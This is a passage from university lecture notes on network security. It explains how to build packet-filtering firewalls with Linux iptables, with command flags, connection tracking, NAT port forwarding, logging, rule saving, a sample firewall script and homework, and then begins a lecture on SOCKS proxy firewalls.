4. **SECMARK** — This target sets up a security-related mark in the packet. Such marks can be used by SELinux fine-grained security processing of the packets.

5. **CONNSECMARK** — This target places a connection-level mark on a packet for security processing.

18.9: STRUCTURE OF THE raw TABLE

- If you execute the following command

```
iptables -t raw -L
```

  you will see the following output:

```
Chain PREROUTING (policy ACCEPT)
target     prot   opt     source     destination

Chain OUTPUT (policy ACCEPT)
target     prot   opt     source     destination
```

  This output shows that the **raw** table supports only two chains: `PREROUTING` and `OUTPUT`.

- As mentioned earlier, the **raw** table is used for specifying the exemptions from connection tracking that we will talk about later. When rules are specified for the `raw` table, the table takes priority over the other tables.

18.10: WHAT ABOUT THE FACT THAT THE DIFFERENT TABLES CONTAIN SIMILARLY NAMED CHAINS?

- The reader might ask: What happens to a packet coming into your machine when both the `filter` and the `mangle` tables have rules in their respective `INPUT` chains? Which chain gets to decide the fate of the packet?

- For the answer, the INPUT chain of the `mangle` table has priority over the chain of the same name in the `filter` table.

- Along the same lines, the OUTPUT chain of the `mangle` table has priority over the OUTPUT chain of the `filter` table.

- For a more complete description of the relative priorities of the different chains of the same name in the different tables, see the Iptables tutorial by Oskar Andreasson at `http://www.faqs.org/docs/iptables/index.html`.

18.11: HOW THE TABLES ARE ACTUALLY CREATED

- The iptables are created by the `iptables` command that is run as root with different options. To see all the option, say

```
iptables -h
```

- Here are some other optional flags for the iptables command and a brief statement of what is achieved by each flag:

```
iptables -N chainName          Create a new user-defined chain

iptables -X chainName          Delete a user-defined chain; must have
                               been previoiusly emptied of rules by
                               either the '-D' flag or the '-F' flag.

iptables -P chainName ....     Change the policy for a built-in chain

iptables -L chainName          List the rules in a chain.  If no
                               chain specified, it lists rules in all
                               the chains in the filter table.  Without
                               the '-t' flag, the filter table is the
                               default.

iptables -F chainName          Flush the rules out of a chain
                               When no chain-name is supplied as the
                               argument to '-F', all chains are flushed.
```

```
iptables -Z chainName           Zero the packet and byte counters
                                on all rules in the chain

iptables -A chainName ....      Append a new rule to the chain

iptables -I chainName pos ....  Insert a new rule at position 'pos'
                                in the specified chain)

iptables -R chainName ....      Replace a rule at some position in
                                the specified chain

iptables -D chainName ....      Delete a rule at some position in
                                the specified chain, or the first that
                                matches

iptables -P chainName target    Specify a target policy for the chain.
                                This can only be done for built-in
                                chains.
```

- After the first level flags shown above that name a chain, if this flag calls for a new rule to be specified (such as for '-A' flag) you can have additional flags that specify the state of the packet that must be true for the rule to apply and specify the action part of the rule. We say that these additional flags describe the **filtering specifications** for each rule.

- Here are the rule specification flags:

```
-p  args
          for specifying the protocol (tcp, udp,
          icmp, etc)  You can also specify a protocol
          by number if you know the numeric protocol
          values for IP.

-s  args
```

```
          for specifying source address(es)

--sport args
          for specifying source port(s)

-d  args
          for specifying destination address(es)

--dport args
          for specifying destination port(s)
          (For the port specifications, you can supply
          a port argument by name, as by 'www', as
          listed in /etc/services.)

--icmp-type typename
        [  for spcifying the type of ICMP packet as
           described in the standards documents RFC792
           and RFC 4884.  The icmp type names can be
           found by the comamnd

              iptables -p icmp --help

           it returns the following for the icmp types

            Valid ICMP Types:
                   any
                   echo-reply (pong)        (type 0)
                   destination-unreachable  (type 3)
                      network-unreachable      (code 0)
                      host-unreachable         (code 1)
                      protocol-unreachable     (code 2)
                      port-unreachable         (code 3)
                      fragmentation-needed     (code 4)
                      source-route-failed      (code 5)
                      network-unknown          (code 6)
                      host-unknown             (code 7)
                      network-prohibited       (code 8)
                      host-prohibited          (code 9)
                      TOS-network-unreachable  (code 10)
                      TOS-host-unreachable     (code 11)
                      communication-prohibited (code 12)
                      host-precedence-violation
                      precedence-cutoff
                   source-quench            (type 4)
```

```
                    redirect                 (type 5)
                       network-redirect
                       host-redirect
                       TOS-network-redirect
                       TOS-host-redirect
                    echo-request (ping)      (type 8)
                    router-advertisement     (type 9)
                    router-solicitation      (type 10)
                    time-exceeded (ttl-exceeded)(type 11)
                       ttl-zero-during-transit    (code 0)
                       ttl-zero-during-reassembly (code 1)
                    parameter-problem        (type 12)
                       ip-header-bad
                       required-option-missing
                    timestamp-request        (type 13)
                    timestamp-reply          (type 14)
                    address-mask-request     (type 17)
                    address-mask-reply       (type 18)     ]

-j  args
          the name of the target to execute when
          the rule matches; ‘j’ stands for ‘jump to’

-i  args
          for naming the input interface (when an
          interface is not named, that means all
          interfaces)

-o  args
          for specifying an output interface

          (Note that an interface is the physical
           device a packet came in on or is going
           out on. You can use the ifconfig command
           to see which interfaces are up.)

          (Also note that only the packets traversing the
           FORWARD chain have both input and output
           interfaces.)

          (It is legal to specify an interface that
           currently does not exist.  Obvously, the
           rule would not match until the interface
           comes up.)
```

```
              (When the argument for interface is followed
               by '+', as in 'eth+', that means all
               interfaces whose names begin with the
               string 'eth'.)

              (So an interface specified as
                   -i ! eth+
               means none of the ethernet interfaces.)

-f            (For specifying that a packet is
               a second or a further fragment.  As mentioned
               in Lecture 16 notes, sometimes, in order
               to meet the en-route or destination
               hardware constraints, a packet may have
               to be fragmented and sent as multiple
               packets.  This can create a problem for
               packet-level filtering since only the first
               fragment packet may carry all of the headers,
               meaning the IP header and the enveloped
               higher-level protocol header such as the TCP,
               or UDP, etc., header.  The subsequent fragments
               may only carry the IP header and not mention
               the higher level protocol headers.  Obviously,
               such packets cannot be processed by rules that
               mention higher level protocols. Thus a rule
               that describes the source-port specification
                     -p TCP --sport www
               will never match a fragment (other than the
               first fragment). Neither will the opposite
               rule
                     -p TCP --sport ! www

               However, you can specify a rule specifically
               for the second and further fragments, using
               the '-f' flag. It is also legal to specify
               that a rule does not apply to second and
               further fragments, by preceding the '-f' with
               '!'.

               Usually it is regarded as safe to let second
               and further fragments through, since filtering
               will effect the first fragment, and thus
               prevent reassembly on the target host;
```

```
                however, bugs have been known to allow
                crashing of machines simply by sending
                fragments.)

                (Note that the '-f' flag does not take any
                 arguments.)

--syn           (To indicate that this rule is meant for
                 a SYN packet. It is sometimes useful to allow
                 TCP connections in one direction, but not
                 in the other. As explained in Lecture 16,
                 SYN packets are for requesting new connetions.
                 These are packets with the SYN flag set, and
                 the RST and ACK flags cleared.  By
                 disallowing only the SYN packets, we can
                 stop attempted connections in their
                 tracks. The '-syn' flag is only valid for
                 rules which specify TCP as their protocol.
                 For example, to specify TCP connection
                 attempts from 192.168.1.1:

                      -p TCP -s 192.168.1.1 --syn

                 This flag can be inverted by preceding it
                 with a '!', which means every packet other
                 than the connection initiation.)

-m match        (This is referred to as a rule seeking an
                 'extended match'. This may load extensions
                 to iptables.)

-n              (This forces the output produced by the
                 '-L' flag to show numeric values for
                 the IP addresses and ports.)
```

- Many rule specification flags (such as '-p', '-s', '-d', '-f' '–syn', etc.) can have their arguments preceded by '!' (that is pronounced 'not') to match values not equal to the ones given. This is referred to as **specification by inversion**. For example, to indicate

all sources addresses but a specific address, you would have

```
-s ! ip_address
```

- For the '-f' option flags, the inversion is done by placing '!' before the flag, as in

```
! -f
```

The rule containing the above can only be matched with the first fragment of a fragmented packet.

- Also note that the '–syn' second-level option is a shorthand for

```
--tcp-flags SYN,RST,ACK,FIN  SYN
```

where `--tcp-flags` is an example of a TCP extension flag. [The `--tcp-flags` usage must correspond to the syntax: '`--tcp-flags mask comp`' where `mask` declares what flags should be examined for the packet and where `comp` declares the flags that must be set. Both `mask` and `comp` are comma separated lists. The declaration shown above calls for the `SYN`, `RST`, `ACK`, and `FIN` flag to be examined and, of these, the `SYN` flag must be set and the rest unset. Do '`man iptables-extensions`' and search for '`--tcp-flags mask comp`' to see this information in greater detail.] Note that '-d', and '-s' are also TCP extension flags. These

flags work only when the argument for the protocol flag '-p' is 'tcp'.

- The source ('-s', '–source' or '–src') and destination ('-d', '–destination' or '–dst') IP addresses can be specified in four ways:

  1. The most common way is to use the full name, such as `localhost` or `www.linuxhq.com`.

  2. The second way is to specify the IP address such as 127.0.0.1.

  3. The third way allows specification of a group of IP addresses with the notation 199.95.207.0/24 where the number after the forward slash indicates the number of leftmost bits in the 32 bit address that must remain fixed. Therefore, 199.95.207.0/24 means all IP addresses between 199.95.207.0 and 199.95.207.255.

  4. The fourth way uses the net mask directly to specify a group of IP addresses. What was accomplished by 199.95.207.0/24 above is now accomplished by 199.95.207.0/255.255.255.0.

- If nothing comes after the forward slash in the prefix notation for an IP address range, the default of /32 (which is the same as writing down the net mask as /255.255.255.255) is assumed.

Both of these imply that all 32 bits must match, implying that only one IP address can be matched. Obviously, the opposite of the default /32 is /0. This means all 32 address bits can be anything. Therefore, /0 means every IP address. The same is meant by the specifying the IP address range as 0/0 as in

```
iptables -A INPUT -s 0/0 -j DROP
```

which will cause all incoming packets to be dropped. But note that `-s 0/0` is redundant here because not specifying the '-s' flag is the same as specifying '-s 0/0' since the former means all possible IP addresses.

18.12: CONNECTION TRACKING BY `iptables` AND THE EXTENSION MODULES

- A modern iptables-based firewall understands the notion of a stream. This is made possible by the connection-tracking feature of iptables.

- Connection tracking is based on the notion of '**the state of a packet**'.

- If a packet is the first that the firewall sees or knows about, it is considered to be in state `NEW` [as would be the case for, say, a SYN packet in a TCP connection (see Lecture 16)], or if it is part of an already established connection or stream that the firewall knows about, it is considered to be in state `ESTABLISHED`.

- States are known through the connection tracking system, **which keeps track of all the sessions.**

- *It is because of the connection-tracking made possible by the rule in line 10 of the* **myfirewall.rules** *chain in the display produced by executing* '`iptables -L -n -v --line-numbers`' *in Section 18.6 that when I make a connection with a remote host such as* `www.nyt.com` *that I am able to receive all the incoming packets. That rule tells the kernel that the incoming packets are of state* `ESTABLISHED`*, meaning that they belong to a connection that was established and accepted previously.*

- Connection tracking is also used by the **nat** table and by its `MASQUERADE` target in the tables.

- Let's now talk about extension modules since it is one of those extensions to `iptables` that makes it possible to carry out connection tracking.

- When invoking `iptables`, an extension module can be loaded into the kernel for additional match options for the rules. **An extension module is specified by the '-m' option** as in the following rule we used in the shell executable file Section 18.6 of this lecture:

```
iptables -A myfirewall.rules -p all -m state --state ESTABLISHED,RELATED -j ACCEPT
```

- As the above rule should indicate, a most useful extension module

is **state**. This extension tries to interpret the connection-tracking analysis produced by the `ip_conntrack` module.

- As to how exactly the interpretation of the results on a packet produced by the `ip_conntrack` module should be carried out is specified by the additional '`--state`' option supplied to the '`state`' extension module. See the rule example shown above that uses both the '`-m state`' option and the '`--state`' suboption.

- The '`--state`' suboption supplies a comma-separated list of states of the packet that must be found to be true for the rule to apply, and as before, the '!' flag indicates not to match those states. These states that can be supplied as arguments to the '`--state`' option are:

```
NEW             A packet which creates a new connection.

ESTABLISHED     A packet which belongs to an existing
                connection (i.e., a reply packet, or
                outgoing packet on a connection which
                has seen replies).

RELATED         A packet which is related to, but not
                part of, an existing connection, such as
                an ICMP error, or (with the FTP module
                inserted), a packet establishing an ftp
                data connection.

INVALID         A packet which could not be identified
```

```
for some reason: this includes running
out of memory and ICMP errors which
don't correspond to any known connection.
Generally these packets should be dropped.
```

- Another example of a rule that uses the '`state`' extension for stating the rule matching conditions:

  ```
  iptables -A FORWARD -i ppp0 -m state ! --state NEW -j DROP
  ```

  This says to append to the `FORWARD` chain a rule that applies to all packets being forwarded through the ppp0 interface. If such a packet is NOT requesting a new connection, it should be dropped.

- Another extension module is the 'mac' module that can be used for matching an incoming packet's source Ethernet (MAC) address. This only works for for packets traversing the `PREROUTING` and `INPUT` chains. It provides only one option '`--mac-source`' as in

  ```
  iptables  -A INPUT  -m mac --mac-source 00:60:08:91:CC:B7  ACCEPT
  ```

  or as in

  ```
  iptables  -A INPUT  -m mac --mac-source ! 00:60:08:91:CC:B7  DROP
  ```

  The second rule will drop all incoming packets unless they are from the specific machine with the MAC address shown.

- Yet another useful extension module is the 'limit' module that is useful in warding off Denial of Service (DoS) attacks. This module is loaded into the kernel with the '`-m limit`' option. What the module does can be controlled by the subsequent option flags '`--limit`' and '`--limit-burst`'. The following rule will limit a request for a new connection to one a second. Therefore, if DoS attack consists of bombarding your machine with SYN packets, this will get rid of most of them. This is referred to as "**SYN-flood protection**".

```
iptables -A FORWARD -p tcp --syn -m limit --limit 1/s -j ACCEPT
```

- The next rule is a protection against indiscriminate and nonstop scanning of the ports on your machine. This is referred to as protection against a "furtive port scanner":

```
iptables -A FORWARD -p tcp --tcp-flags SYN,ACK,FIN,RST \
                           -m limit --limit 1/s -j ACCEPT
```

- The next rule is a protection against what is called as the **"ping of death"** where someone tries to ping your machine in a non-stop fashion:

```
iptables -A FORWARD -p icmp --icmp-type echo-request \
                          -m limit --limit 1/s -j ACCEPT
```

18.13: USING `iptables` FOR PORT FORWARDING

- Let's say that you have a firewall computer protecting a LAN. Let's also say that you are providing a web server on one of the LAN computers that is physically different from the firewall computer. Further, let's assume that there is a single IP address available for the whole LAN, this address being assigned to the firewall computer. Let's assume that this IP address is 123.45.67.89.

- So when a HTTP request comes in from the internet, it will typically be received on port 80 that is assigned to HTTP in `/etc/services`. The firewall would need to forward this request to the LAN machine that is actually hosting the web server.

- This is done by adding a rule to the `PREROUTING` chain of the `nat` table:

```
iptables -t nat  -A PREROUTING  -p tcp  -d 123.45.67.89 \
              -dport 80  -j DNAT  --to-destination 10.0.0.25
```

  where the jump target DNAT stands for **Destination Network Address Translation**. We are also assuming that the

LAN address of the machine hosting the HTTP server is 10.0.0.25 in a Class A private network 10.0.0.0/8.

- If multiple LAN machines are simultaneously hosting the same HTTP server for reasons of high traffic to the server, you can spread the load of the service by providing a range of addresses for the '–to-destination' option, as by

```
--to-destination 10.0.0.1-10.0.0.25
```

  This will now spread the load of the service over 25 machines, including the gateway machine if its LAN address is 10.0.0.1.

- So the basic idea in port forwarding is that you forward all the traffic received at a given port on our firewall computer to the designated machines in the LAN that is protected by the firewall.

18.14: USING LOGGING WITH `iptables`

- So far we have only talked about the following targets: ACCEPT, DENY, DROP, REJECT, REDIRECT, RETURN, and chain_name_to_jump_to for the **`filter`** table, and SNAT and DNAT for the **`nat`** table.

- One can also use LOG as a target. So if you did not want to drop a packet for some reason, you could go ahead and accept it but at the same time log it to decide later if your current rule for such packets is a good rule. Here is an example of a LOG target in a rule for the FORWARD chain:

```
iptables  -A FORWARD  -p tcp  -j LOG  --log-level info
```

- Here are all the possibilities for the '–log-level' argument:

```
emerg
alert
crit
err
warning
notice
```

```
info
debug
```

- You can also supply a '–log-prefix' option to add further information to the front of all messages produced by the logging action:

```
iptables  -A FORWARD  -p tcp  -j LOG  --log-level info  \
                                      --log-prefix "Forward INFO "
```

18.15: SAVING AND RESTORING YOUR FIREWALL

- As I showed in Section 18.6, you can write a shell script with the `iptables` commands in it for creating the different rules for your firewall. You can load in the firewall rules simply by executing the shell script. *If this is the approach you use, make sure you invoke* '`iptables -F`' *and* '`iptables -X`' *for each of the tables* **before** *executing the script.*

- A better way to save your firewall rules is by invoking the `iptables-save` command:

```
iptables-save  >  MyFirewall.bk
```

  Subsequently, when you reboot the machine, you can restore the firewall by using the command `iptables-restore` as root:

```
iptables-restore < MyFirewall.bk
```

- When you save a firewall with the `iptables-save` command, the text file that is generated is visually different from the output produced by the '`iptables -L`' command. If I use `iptables-save`

to save the firewall I created with the shell script in Section 18.6, here is what is placed in the **MyFirewall.bk** file:

```
# Generated by iptables-save v1.3.6 on Fri Apr  4 18:23:31 2008
*raw
:PREROUTING ACCEPT [96159:19721033]
:OUTPUT ACCEPT [91367:10876335]
COMMIT
# Completed on Fri Apr  4 18:23:31 2008
# Generated by iptables-save v1.3.6 on Fri Apr  4 18:23:31 2008
*mangle
:PREROUTING ACCEPT [173308:40992127]
:INPUT ACCEPT [173282:40986202]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [160626:19665486]
:POSTROUTING ACCEPT [160845:19695621]
COMMIT
# Completed on Fri Apr  4 18:23:31 2008
# Generated by iptables-save v1.3.6 on Fri Apr  4 18:23:31 2008
*nat
:PREROUTING ACCEPT [6231:908393]
:POSTROUTING ACCEPT [10970:640894]
:OUTPUT ACCEPT [10970:640894]
COMMIT
# Completed on Fri Apr  4 18:23:31 2008
# Generated by iptables-save v1.3.6 on Fri Apr  4 18:23:31 2008
*filter
:INPUT ACCEPT [53204:9375108]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [112422:12698834]
:myfirewall.rules - [0:0]
-A INPUT -j myfirewall.rules
-A FORWARD -j myfirewall.rules
-A myfirewall.rules -i lo -j ACCEPT
-A myfirewall.rules -p icmp -m icmp --icmp-type any -j ACCEPT
-A myfirewall.rules -p esp -j ACCEPT
-A myfirewall.rules -p ah -j ACCEPT
-A myfirewall.rules -p udp -m udp --dport 500 -j ACCEPT
-A myfirewall.rules -p udp -m udp --dport 10000 -j ACCEPT
-A myfirewall.rules -p tcp -m tcp --dport 443 -j ACCEPT
-A myfirewall.rules -d 224.0.0.251 -p udp -m udp --dport 5353 -j ACCEPT
-A myfirewall.rules -p udp -m udp --dport 631 -j ACCEPT
-A myfirewall.rules -m state --state RELATED,ESTABLISHED -j ACCEPT
-A myfirewall.rules -p tcp -m tcp --dport 22 -j ACCEPT
-A myfirewall.rules -j REJECT --reject-with icmp-host-prohibited
COMMIT
# Completed on Fri Apr  4 18:23:31 2008
```

This format is obviously still readable and still directly editable. On Red Hat machines, what is produced by `iptables-save` is directly accessible from the file `/etc/sysconfig/iptables`. So to restore a previously created firewall on a Red Hat machine, all you have to do is to invoke `iptables-restore` and direct into it the contents of `/etc/sysconfig/iptables`.

- Note that when a system is rebooted, the firewall rules are automatically flushed and reset — in most cases to empty tables (implying really no firewall protection).

- For Ubuntu Linux, if you want the system to automatically save the latest firewall on shutdown and then also automatically restore the firewall at startup, you would need to edit your

  ```
  /etc/network/interfaces
  ```

  network configuration file and enter in it the appropriate **pre-up** and **post-down** commands for each of the interfaces that are meant to be protected by the firewall.

- If, say, **eth0**, is the ethernet interface on your Ubuntu laptop, you'd need to enter the following `pre-up` and `post-down` lines in the `/etc/network/interfaces` file so that its **eth0** entry looks like:

```
auto eth0
iface eth0 inet dhcp
pre-up iptables-restore < /etc/iptables.rules
post-down iptables-save > /etc/iptables.rules
```

The `iptables.rules` file, initially created manually with the **iptables-save** command, must already exist in the `/etc/` folder before the automatic save and reload procedure can work. [The file `/etc/network/interfaces` contains the network interface configuration information for the Ubuntu distribution of Linux. Do '`man interfaces`' to see how to configure this file for static and DHCP-provided IP addresses. In this file, lines beginning with `auto` are used to identify the physical interfaces to be brought up at system startup. With respect to each interface, a line beginning with `pre-up` specifies the command that must be executed before the interface is brought up. By the same token, a line beginning with `post-down` specifies the command that must be executed after the interface is taken down.]

- Note that on Red Hat Linux and its variants, you can start and stop `iptables` by

```
/etc/init.d/iptables start
/etc/init.d/iptables stop
/etc/init.d/iptables restart
```

Also on Red Hat Linux, if you are doing NAT, make sure you turn on IP packet forwarding by setting

```
net.ipv4.ip_forward = 1
```

in the `/etc/sysctl.conf` file.

- Some other points to remember:

  – Note that the names of built-in chains, INPUT, OUTPUT, and FORWARD, must always be in uppercase.

  – The '`-p tcp`' and '`-p udp`' options load into the kernel the TCP and UDP extension modules.

  – Chain names for user-defined chains can only be up to 31 characters.

  – User-defined chain names are by convention in lower-case.


  – When a packet matches a rule whose target is a user-defined chain, the packet begins traversing the rules in that user-defined chain. If that chain doesn't decide the fate of the packet, then once traversal on that chain has finished, traversal resumes on the next rule in the current chain.

  – Even if the condition part of a rule is matched, if the rule does not specify a target, the next rule will be considered.

  – User-defined chains can jump to other user-defined chains (but don't make loops: your packets will be dropped if they're found to be in a loop).

18.16: A CASE STUDY: DESIGNING IPTABLES FOR A NEW LAN

Let's say that you want to create a firewall to protect a Class C 192.168.1.0/24 private LAN that is connected to the rest of the internet by a router and a gateway machine as shown.



We will also assume that the gateway machine has its IP address assigned dynamically (DHCP) by some ISP. We will assume that the gateway machine is using Linux as its OS and that **iptables** based packet filtering software is installed. We want the firewall installed in the gateway machine to allow for the following:

- It should allow for unrestricted internet access from all the machines in the LAN.

- Allow for SSH access (port 22) to the firewall machine from outside the LAN for external maintenance of this machine.

- Permit `Auth/Ident` (port 113) that is used by some services like SMTP and IRC. (Note that port 113 is for Auth (authentication). Some old servers try to identify a client by connecting back to the client machine on this port and waiting for the IDENTD server on the client machine to report back. But this port is now considered to be a security hole. See http://www.grc.com/port_113.htm. So, for this port, `ACCEPT` should probably be changed to DROP.)

- Let's say that the LAN is hosting a web server (on behalf of the whole LAN) and that this HTTPD server is running on the machine 192.168.1.100 of the LAN. So the firewall must use NAT to redirect the incoming TCP port 80 requests to 192.168.1.100.

- We also want the firewall to accept the ICMP Echo requests (as used by ping) coming from the outside.

- The firewall must log the filter statistics on the external interface of the firewall machine.

- We want the firewall to respond back with TCP RST or ICMP Unreachable for incoming requests for blocked ports.

- Shown below is Rusty Russell's recommended firewall that has the above mentioned features:

```
#! /bin/sh

# macro for external interface:
ext_if = "eth0"
# macro for internal interface:
int_if = "ath0"

tcp_services = "22,113"
icmp_types = "ping"

comp_httpd = "192.168.1.100"

# NAT/Redirect
modprobe ip_nat_ftp
iptables -t nat -A POSTROUTING -o $ext_if -j MASQUERADE
iptables -t nat -A PREROUTING -i $ext_if -p tcp --dport 80 \
                                      -j DNAT --to-destination $comp_httpd

# filter table rules
# Forward only from external to webserver:
iptables -A FORWARD -m state --state=ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -i $ext_if -p tcp -d $comp_httpd --dport 80 --syn -j ACCEPT

# From internal is fine, rest rejected
```

```
iptables -A FORWARD -i $int_if -j ACCEPT
iptables -A FORWARD -j REJECT

# External can only come in to $tcp_services and $icmp_types
iptables -A INPUT -m state --state=ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -i $ext_if -p tcp --dport $tcp_services --syn -j ACCEPT
for icmp in $icmp_types; do
    iptables -A INPUT -p icmp --icmp-type $icmp -j ACCEPT
done

# Internal and loopback are allowed to send anything:
iptables -A INPUT -i $int_if -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -j REJECT

# Place iptables in routing mode:
echo "1" > /proc/sys/net/ipv4/ip_forward
```

18.17: HOMEWORK PROBLEMS

1. In modern high-speed networks, packet filtering can be carried out only if support for TCP/IP is built directly into the operating system of a machine. Why?

2. What is the difference between a packet-filtering firewall and a proxy-server firewall? Can the two be used together?

3. What are the four tables maintained by the Linux kernel for processing incoming and outgoing packets?

4. How does an `iptables` based firewall decide as to which packets to subject to the `INPUT` chain of rules, which to the `FORWARD` chain of rules, and which to the `OUTPUT` chain of rules? Additionally, which part of a packet is examined in order to figure out whether or not the condition part of a rule is satisfied?

5. As a packet is being processed by a chain of rules, what happens to the packet if it does not satisfy the conditions in any of the rules? What is meant by a chain policy?

6. Show how you would use the `iptables` command to reject all incoming SYN packets that seek to open a new connection with your machine?

7. What is the option given to the `iptables` command to flush all the user-defined *chains* in a table? How do you flush all the rules in a table?

8. If you see the string '`icmp type 255`' at the end of a line of the output produced by the '`iptables -L`' command, what does that mean?

9. What are the `icmp-types` associated with the echo-request (ping) and with the echo-reply (pong) packets?

10. The `raw` table is used for specifying exemptions to connection tracking. What does that mean?

11. What is the `iptables` command if you want your machine to accept only the incoming connection requests for the SSHD server you are running on your machine? (You want your machine to drop all other connection request packets from remote clients.)

12. What is connection tracking? How does an `iptables`-based fire-

wall know that the incoming packets all belong to the same ongoing connection?

13. What are the different packet states recognized by the connection tracking `iptables` extension module `state`?

14. **Programming Assignment:**

    Design a firewall for your Linux machine using the `iptables` packet filtering modules. Your homework consists of writing iptables rules to do the following:

    - Place no restriction on outbound packets.
    - Allow for SSH access (port22) to your machine from only the `purdue.edu` domain.
    - Assuming you are running an HTTPD server on your machine that can make available your entire home directory to the outside world, write a rule that allows only a single IP address in the internet to access your machine for the HTTP service.
    - Permit Auth/Ident (port 113) that is used by some services like SMTP and IRC.
    - Accept the ICMP Echo requests (as used by ping) coming from the outside.
    - Respond back with TCP RST or ICMP unreachable for incoming requests for blocked ports.

Lecture 19: Proxy-Server Based Firewalls

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 21, 2017
3:29pm

Goals:

- The SOCKS protocol for anonymizing proxy servers
- Socksifying application clients
- The Dante SOCKS server
- **Perl and Python scripts for accessing an internet server through a SOCKS proxy**
- Squid for controlling access to web resources (and for web caching)
- The Harvest system for information gathering, indexing, and searching
- How to construct an SSH tunnel through a web proxy

CONTENTS

19.1: FIREWALLS IN GENERAL (AGAIN)

- To expand on what was mentioned at the beginning of Lecture 18, firewalls can be designed to operate at any of the following three layers in the TCP/IP protocol stack:

  - the Transport Layer (example: packet filtering with iptables)
  - the Application Layer (example: HTTP Proxy)
  - the layer between the Application Layer and the Transport Layer (example: SOCKS proxy)

- Firewalls at the Transport Layer examine every packet, check its IP headers and its higher-level protocol headers (in order to figure out, say, whether it is a TCP packet, a UDP packet, an ICMP packet, etc.) to decide whether or not to let the packet through and to determine whether or not to change any of the header fields. (**See Lecture 18 on how to design a packet filtering firewall.**)

- A firewall at the Application Layer examines the requested session for whether they should be allowed or disallowed based on

where the session requests are coming from and the purpose of the requested sessions. Such firewalls are built with the help of what are known as **proxy servers**.

- For truly application layer firewalls, you'd need a separate firewall for each different type of service. For example, you'd need separate firewalls for HTTP, FTP, SMTP, etc. Such firewalls are basically access control declarations built into the applications themselves. As a network admin, you enter such declarations in the server config files of the applications.

- A more efficient alternative consists of using a protocol between the application layer and the transport layer – this is sometimes referred to as the **shim layer** – to trap the application-level calls from *intranet* clients for connection to the servers in the internet. [The shim layer corresponds to the Session Layer in the 7-layer OSI model of the TCP/IP protocol stack. See Lecture 16 for the OSI model.]

- Using a shim layer protocol, a proxy server can monitor all session requests that are routed through it in an *application-independent manner* to check the requested sessions for their legitimacy. *In this manner, only the proxy server, serving as a firewall, would require direct connectivity to the internet and the local* intranet *can "hide" behind the proxy server.* The computers in the internet at large would not even know about the existence of your machine in the local intranet behind the firewall.

- When a proxy is used in the manner described above, it may also be referred to as an **anonymizing proxy**.

- Some folks like to use anonymizing proxies for privacy reasons. Let's say you want to visit a web site but you do not wish for that site to know your IP address, you can route your access through a third-party anonymizing proxy.

- There are free publicly available proxy servers that you can use for such purpose. Check them out by entering a string like "public proxy server" in a search engine window. You can also use publicly available scanners to search for publicly available proxy servers within a specific IP range. The website `http://publicproxyservers.com` claims to offer a marketing-pitch-free listing of the public proxy servers.

- In addition to achieving firewall security, a proxy server operating at the application layer or the shim layer can carry out data caching (this is particularly true of HTTP proxy servers) that can significantly enhance the speed at which the clients download information from the servers. If the gateway machine contains a current copy of the resource requested, in general it would be faster for a client to download that copy instead of the version sitting at the remote host.

- The SOCKS protocol (RFC 1928) is commonly used for designing shim layer proxy servers.

- A transport layer firewall based on packet filtering (as presented in Lecture 18) and an application or shim layer firewall implemented with the help of a proxy server of the type presented in this lecture often coexist for enhanced security. [You may choose the former for low-level control over the traffic and then use proxies for additional high-level control within specific applications and to take advantage of centralized logging and caching made possible by proxy servers.]

19.2: SOCKS

- SOCKS is referred to as a generic proxy protocol for TCP/IP based network applications.

- SOCKS, an abbreviation of "SOCKetS", consists of two components: A SOCKS client and a SOCKS server.

